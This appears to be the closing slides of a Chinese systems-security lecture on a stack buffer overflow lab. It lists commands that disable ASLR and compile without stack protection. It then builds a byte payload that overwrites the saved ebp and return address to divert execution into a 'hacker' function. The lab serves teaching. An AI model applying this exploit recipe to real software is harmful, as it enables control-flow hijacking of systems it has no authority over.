
执行outputs的ret指令后的栈帧结构



执行hacker的前3条指令后的栈帧结构



4(%ebp)单元是hacker的返回地址



buffer需要写入的内容

#### a2缓冲区溢出攻击程序的执行步骤:

1. 关闭栈随机化 (只需要执行一次)

sudo sysctl -w kernel.randomize\_va\_space=0

2. 编译程序,同时关闭栈溢出检测,生成32位应用程序,支持栈段可执行:

gcc -O0 -m32 -g -fno-stack-protector -z execstack -no-pie -fno-pic a2.c -o a2 gcc -O0 -m32 -g -fno-stack-protector -z execstack -no-pie -fno-pic b.c -o b

3. 反汇编并保存到文本文件

objdump -S a2 > a2.txt objdump -S b > b.txt

4. 调试执行a2,完善a2.c中的code内容。

code的内容与计算机的编译环境有关,需要在自己计算机上调试信息确定。

- 5. 重新编译a2,修改填充的ebp值,要求与调试中b的main的ebp值一致。
- 6. 执行./a2,观察执行结果。

#### code字符的确定与linux版本有关,因素包括:

- 1. buffer大小,根据buffe的定义
- 2. buffer与ebp旧值之间有多大间距,调试得到。
- 3. b的main的ebp值,调试得到。
- 4. hacaker过程的首地址,查看b反汇编代码得到。
- 5. 调用outputs的返回地址,查看b反汇编代码得到。
- 6. 计算机是小端方式。

```
char code[]=
"0123456789abcdef" //buffer不越界的字节内容
"abcdabcd" //buffer与ebp旧值之间需填充的内容
"\x38\xde\xff\xff" //b的main的ebp值
"\x60\x84\x04\x08" //hacker 首地址 0x08048460
"\x9d\x84\x04\x08"; //outputs的返回地址 0x0x0804849d
```



# 谢谢!